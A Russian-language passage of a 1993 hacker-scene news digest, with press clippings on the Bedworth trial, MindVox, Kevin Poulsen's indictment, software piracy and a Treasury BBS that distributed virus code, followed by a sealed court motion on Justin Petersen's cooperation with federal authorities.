Полиция была подавлена оправдательным приговором, однако несколько приободрилась после осуждения Вудса и Стрикленда.

Эта пара под никами Pad и Gandalf проводила за компьютерами до шести часов в день, хвастаясь «взломами» баз данных.

Компьютеры превратили моего сына в робота

18 марта 1993 г.
Мартин Филлипс (Daily Mirror, стр. 1)

Конни Бедворт рассказала, что была бессильна совладать с «монстром», который прилипал к экрану почти на 24 часа в сутки. «Он не хотел ни есть, ни спать — он просто не мог вынести разлуки с машиной», — сказала она.

Присяжные решили, что 19-летний Пол Бедворт был настолько «зависим», что не мог остановиться и прекратить взламывать корпоративные системы — что, по имеющимся данным, обошлось компаниям в тысячи долларов.

В кончиках пальцев: встреча умов в Интернете

23 мая 1993 г.
Фрэнк Байяк (Associated Press)

НЬЮ-ЙОРК. Где-то в эфире и кремнии, соединяющих два рабочих места на одиннадцатом этаже здания в нижнем Бродвее, обитатели киберпанковского мирка яростно спорят о том, можно ли доверять хоть кому-то в правительстве.

Здесь, в комнате размером 12 на 20 футов с голыми стенами, располагается MindVox — нынешний клуб по интересам для телекоммуникационной толпы нового потерянного поколения. Попасть сюда можно по телефонной линии или напрямую через Интернет.

Патрик Кроупа и Брюс Фэнчер — хозяева заведения, сами себя называющие бывшими телефонными хакерами Legion of Doom, на какое-то время порвавшими с компьютерами после

подростковых шалостей середины 1980-х.

Кроупа — высокий двадцатипятилетний школьный недоучка в чёрной кожаной куртке, с длинными волосами, подобранными под серую бандану, тремя серьгами и заразительным смехом.

Фэнчеру 22 года, он более деловит, но столь же влюблён в эту мечту, ради которой бросил университет Тафтса.

Они вложили в MindVox более 80 000 долларов. Ресурс заработал в полную силу в ноябре и насчитывает уже более 2000 пользователей, платящих от 15 до 20 долларов в месяц плюс плату за телефон.

MindVox претендует стать более молодой и жёсткой альтернативой WELL — плодородному восьмилетнему интеллектуальному водопою в Сосалито, Калифорния, с более чем 7000 пользователей, среди которых немало светил компьютерной эпохи.

Одна из популярных функций — дискуссия за круглым столом о компьютерных кражах и безопасности, которую ведёт агент Министерства финансов США. Последняя горячая тема — лёгкость взлома нового вида локальных сетей доступа.

Привет, девчонки, увидимся в киберпространстве

Май 1993 г.
Марджи (Sassy Magazine, стр. 79)

[Марджи выходит в сеть через MindVox. По дороге она обнаруживает флеймовые войны, сексизм и заметное отсутствие женщин онлайн. Это её история. :)]

Хакера обвинили в манипуляции радиоконкурсами

22 апреля 1993 г.
Дон Кларк (San Francisco Chronicle)

Известный хакер вчера обвинён в использовании компьютеров для манипуляции рекламными конкурсами на трёх лос-анджелесских радиостанциях — схема, которая предположительно принесла двух Porsche, 20 000 долларов наличными и как минимум две поездки на Гавайи.

Кевин Ли Поулсен, ожидающий суда по более ранним федеральным обвинениям, обвиняется в том, что вместе с двумя другими хакерами захватил контроль над входящими телефонными линиями радиостанций. Заблокировав посторонние звонки, сообщники гарантированно становились победителями конкурсов, сообщили федеральные прокуроры.

В новом федеральном обвинительном заключении из 19 пунктов, поданном в Лос-Анджелесе, утверждается также, что Поулсен организовал собственные прослушки и взломал компьютеры Министерства автотранспорта Калифорнии и Pacific Bell. Через последнюю он получил сведения о засекреченных операциях и прослушках ФБР, говорится в обвинительном заключении.

Поулсену 27 лет; ему вменяется совершение преступлений в течение 17 месяцев, пока он скрывался от более ранних обвинений в телекоммуникационном мошенничестве, предъявленных в Сан-Хосе. Он был арестован в апреле 1991 года и ныне содержится в Федеральном исправительном учреждении в Дублине. В декабре прокуроры добавили обвинение в шпионаже — в связи с предполагаемой кражей секретного военного документа.

Новое обвинительное заключение добавляет пункты о компьютерном мошенничестве и мошенничестве с использованием почты, отмывании денег, перехвате проводных сообщений и воспрепятствовании правосудию.

Рональд Марк Остин и Джастин Таннер Петерсон признали себя виновными в сговоре и нарушении законов о компьютерных преступлениях и согласились сотрудничать в деле против Поулсена. Оба — жители Лос-Анджелеса.

Поулсен и Остин уже попадали в заголовки вместе. В подростковом возрасте в Лос-Анджелесе оба компьютерных вундеркинда предположительно взломали организованную Пентагоном компьютерную сеть, связывающую исследовательские учреждения и оборонных подрядчиков по всей стране.

SPA отслеживает пиратов в Интернете

22 марта 1993 г.
Шон Уиллетт (InfoWorld, стр. 12)

Ассоциация издателей программного обеспечения (SPA) начала расследование сообщений о массовом пиратстве в Интернете — рыхлой совокупности тысяч компьютерных сетей.

Интернет, изначально возникший как ориентированная на Unix университетская коммуникационная сеть, сегодня охватывает корпоративные и государственные учреждения в 110 странах и стремительно растёт.

По словам Эндрю Патрицио, редактора _Software Industry Bulletin_, пиратство сосредоточено на определённых каналах — в особенности на канале warez.

«Люди открыто говорят о пиратстве программного обеспечения; похоже, никто не следит за этим», — сказал Патрицио.

Серьёзная проблема состоит в том, что «сайты», с которых нелегально скачивается программное обеспечение, физически могут находиться в странах с мягким антипиратским законодательством — например, в Италии или бывшем Советском Союзе. У Интернета нет ни центрального администратора, ни системного оператора.

«Контролировать весь Интернет — задача та ещё», — говорит Питер Берук, менеджер по судебным делам SPA в Вашингтоне. «По-моему, нужно прицельно работать по конкретным разделам, где предлагается много коммерческого ПО для бесплатного скачивания», — добавил он.

Сын светской львицы заплатит $15 000, чтобы вернуть арестованный BMW 1991 года

23 марта 1993 г.
Джон Макейг (Houston Chronicle, стр. 14A)

Кеньон Шульман, сын хьюстонской светской львицы Кэролин Фарб, должен заплатить 15 000 долларов, чтобы вернуть свой BMW 325i 1991 года, арестованный полицией Хьюстона, которая обнаружила в его багажнике 400 доз наркотика экстази.

Это лишь последнее столкновение Шульмана с властями. В 1988 году власти округа Харрис произвели у него обыск — он использовал персональный компьютер для взлома кодов AT&T с целью бесплатных междугородных звонков.

Житель Остина получил 10 лет за кражу и продажу компьютерного оборудования

6 мая 1993 г.
Джим Филлипс (Austin American-Statesman, стр. B3)

Джейсон Коупсон, арестованный в июле под псевдонимом Скотт Эдвард Берри, приговорён к 10 годам по каждому из четырёх пунктов обвинения в краже со взломом и одному пункту в нападении. Сроки будут отбываться параллельно. Коупсону ещё предстоит суд в Мэриленде и Вирджинии, где он уже отбывал срок и находился под условным надзором за торговлю краденым. 9 июля полиция задержала Коупсона и Кристофера Лампрехта в ходе спецоперации, в которой те пытались сбыть микросхемы, похищенные у Advanced Micro Devices.

Министерству финансов сообщили секреты о компьютерных вирусах

19 июня 1993 г.
Джоэл Гарро (Washington Post, стр. A01)

Более года компьютерные вирусные программы, способные нанести хаотический урон компьютерным системам по всему миру, были доступны через ведомство правительства США любому владельцу домашнего компьютера с модемом, признали на этой неделе официальные лица.

По словам представителей ведомства, не менее 1000 пользователей позвонили на телефонный номер Министерства финансов и получили доступ к вирусным кодам через электронную доску объявлений Automated Information System, прежде чем её закрыли в прошлом месяце.

Доска объявлений, которую вёл отдел безопасности Бюро государственного долга в Паркерсберге, Западная Вирджиния, предназначалась для специалистов, чья работа — борьба с такими вредоносными программами, как «The Internet Worm», «Satan's Little Helper» и «Dark Avenger's Mutation Engine». Однако ничто не препятствовало доступу к информации посторонним.

До того как анонимные информаторы подняли тревогу, доска предлагала «перекомпилируемый дизассемблированный исходный код вирусов» — то есть программы, препарированные таким образом, чтобы обнажить их внутреннее устройство. Также были доступны сотни «хакерских инструментов» — кибернетического эквивалента взломщиков сейфов. В их числе — программы для взлома паролей, генерирующие огромные массивы символов до тех пор, пока не подберут комбинацию, открывающую доступ к системе, и «уор-дайлеры» (war dialers), обзванивающие обширные массивы телефонных номеров и фиксирующие те, к которым подключён компьютер.

По словам представителей Министерства финансов, информация предназначалась для обучения специалистов по компьютерной безопасности. «Пока не поймёшь, как осуществляется проникновение, нельзя защитить свою систему», — сказала Ким Клэнси, оператор доски.

Взрывной рост числа компьютерных досок объявлений — dial-up-систем, позволяющих пользователям обмениваться любым продуктом, представимым в виде машиночитаемых нулей и

единиц, — также способствует распространению вирусов, говорят эксперты. «Я болгарин, и моя страна известна как родина многих плодовитых авторов вирусов, но по меньшей мере наше правительство никогда официально не распространяло вирусы», — написал Весселин Владимиров Бончев из Центра тестирования вирусов Гамбургского университета.

Поначалу доска AIS содержала лишь стандартные предупреждения о безопасности. Затем оператор Клэнси «начала собирать хакерские файлы из подполья и публиковать их на своей доске», рассказал Брюс Стерлинг, автор книги «Hacker Crackdown: Law and Disorder on the Electronic Frontier». «Она собрала воистину впечатляющую коллекцию андеграундных материалов. Если не читать их, не знаешь, что тебя ударит».

Тридцатилетняя Клэнси, бывший сапёр BBC, пользуется высоким авторитетом в мире компьютерной безопасности. Стерлинг, один из ведущих американских авторов, пишущих о компьютерном андеграунде, назвал её «вероятно, лучшим специалистом в федеральном правительстве — не из военных и не из АНБ. Пожалуй, получше большинства людей из ЦРУ».

Тем временем Клэнси не теряет связи с андеграундом. На этой неделе, по её словам, она «тестирует продукт для некоторых хакеров». Прежде чем пустить его в производство, она изучит его на предмет потенциальных ошибок. Это новый уор-дайлер под названием Tone-Loc. «Превосходный инструмент. Экономит мне массу времени. Позволяет быстрее проводить атаку на собственную телефонную систему» — для выявления уязвимостей.

AGENT STEAL — СОТРУДНИЧЕСТВО С ФЕДЕРАЛЬНЫМИ ВЛАСТЯМИ

```
          IN THE UNITED STATES DISTRICT COURT

          FOR THE NORTHERN DISTRICT OF TEXAS

                   DALLAS DIVISION
          ----------------------------------

THE UNITED STATES OF AMERICA   *
                               *
V.                             * CRIMINAL NO. 3-91-194-T
                               * (FILED UNDER SEAL)
JUSTIN TANNER PETERSEN (1)     *

JOINT MOTION TO SEAL
```

В ОКРУЖНОЙ СУД СОЕДИНЁННЫХ ШТАТОВ

ДЛЯ СЕВЕРНОГО ОКРУГА ТЕХАСА

ДАЛЛАССКОЕ ОТДЕЛЕНИЕ

СОЕДИНЁННЫЕ ШТАТЫ АМЕРИКИ против ДЖАСТИНА ТАННЕРА ПЕТЕРСЕНА (1)

УГОЛОВНОЕ ДЕЛО № 3-91-194-T (ЗАСЕКРЕЧЕНО)

СОВМЕСТНОЕ ХОДАТАЙСТВО О СОХРАНЕНИИ КОНФИДЕНЦИАЛЬНОСТИ

Соединённые Штаты Америки в лице Федерального прокурора, по ходатайству обвиняемого, настоящим просят настоящий Суд засекретить материалы данного дела.

В обоснование ходатайства Соединённые Штаты сообщают следующее:

1. Дело в настоящее время передаётся в Средний округ Калифорнии для вынесения приговора в соответствии с Правилом 20 Федеральных правил уголовного судопроизводства;

2. Обвиняемый освобождён под залог Окружным судом Соединённых Штатов для Среднего округа Калифорнии;

3. Обвиняемый, действуя в качестве негласного агента, в настоящее время оказывает содействие Соединённым Штатам в расследовании в отношении других лиц в Калифорнии;

4. Соединённые Штаты полагают, что разглашение материалов данного дела может поставить под угрозу упомянутое расследование и, возможно, жизнь обвиняемого.

В связи с изложенным Соединённые Штаты просят настоящий Суд засекретить материалы данного дела.

С уважением,
МАРВИН КОЛЛИНЗ
Федеральный прокурор

ЛЕОНАРД А. СЕНЕРОТ
Помощник федерального прокурора
Реестровый номер адвоката штата Техас: 18024700
1100 Commerce Street, Room 16G28
Dallas, Texas 75242-1699
(214) 767-0951

СПРАВКА ОБ УВЕДОМЛЕНИИ СТОРОНЫ

Обвиняемый присоединяется к настоящему ходатайству.

ЛЕОНАРД А. СЕНЕРОТ
Помощник федерального прокурора

[Полный пакет судебных документов по делу Agent Steal можно получить в Phrack за $5.00 + $2 за пересылку]